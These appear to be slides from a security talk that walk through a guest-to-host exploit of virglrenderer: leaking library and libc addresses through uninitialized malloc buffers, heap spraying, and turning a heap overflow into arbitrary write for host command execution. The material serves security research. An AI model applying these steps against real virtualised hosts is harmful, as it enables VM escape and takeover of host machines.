
*Elie Tournier on X.Org Developer's Conference 2018*

# Bypass ASLR

- Using malloc instead of calloc, uninitialized data in the buffer.
- Size controlled.

```
int vrend_renderer_resource_create(struct vrend_renderer_resource_create_args *args, struct iovec *iov, uint32_t num_iovs, void *image_oes)
{
    struct vrend_resource *gr;
    int ret;
    ...
    gr = (struct vrend_resource *)CALLOC_STRUCT(vrend_texture);
    ...
    if (args->bind == VIRGL_BIND_CUSTOM) {
        assert(args->target == PIPE_BUFFER);
        /* use iovec directly when attached */
        gr->storage = VREND_RESOURCE_STORAGE_GUEST_ELSE_SYSTEM;
        gr->ptr = malloc(args->width);
        if (!gr->ptr) {
            FREE(gr);
            return ENOMEM;
        }
    }
```

# Bypass ASLR






# Bypass ASLR

Leaking virglrenderer library address.

```
struct util_hash_table
{
    struct cso_hash *cso;
    unsigned (*hash)(void *key);
    int (*compare)(void *key1, void *key2);
    void (*destroy)(void *value);
}; size of 0x20
```


1. Spraying **util\_hash\_table** with **create\_sub\_ctx**
2. **destory\_sub\_ctx** so **util\_hash\_table** buffer goes to tcache bins and fast bins.
3. Allocating resource with buffer of **0x20** size, so the buffer can occupy **util\_hash\_table** buffer.
4. Transferring host resource to guest.
5. Reading the **compare** pointer from mapped memory.



# Bypass ASLR

Leaking libc address.

1. Allocating some resource buffer large enough, say 0x1000.
2. The uninitialized buffer contains a pointer from libc.
3. Transferring host resource to guest.
4. Reading **libc address** from mapped memory.



# Exploit Roadmap

Heap overflow with arbitrary data, any size (powerful primitive)

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- How to hijack control flow? – Control flow hijacking
- How to execute arbitrary command? - Execute command


Arbitrary command execution on host machine.



# Heap Spraying

Spraying vrend\_resource of **VIRGL\_BIND\_CUSTOM** binding type:


- Setting buffer size the same as vrend\_resource object (0x148)
- This is more likely to get consecutive heap layout.



# Heap Spraying

Attack plan becomes clear:

- Overflow on resource of id **[x]** to overwrite the buffer pointer of id **[x+1]** resource.
- Perform another `transfer_inline_write` on id **[x+1]** resource: turn heap overflow into arbitrary write.
- Collapse hash table structures in between is OK, they are used to locate id**[x]** resource, which we do not need to touch again when we setup the arbitrary write primitive



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# Control flow hijacking

- Looking for a writable global pointer in virglrenderer.

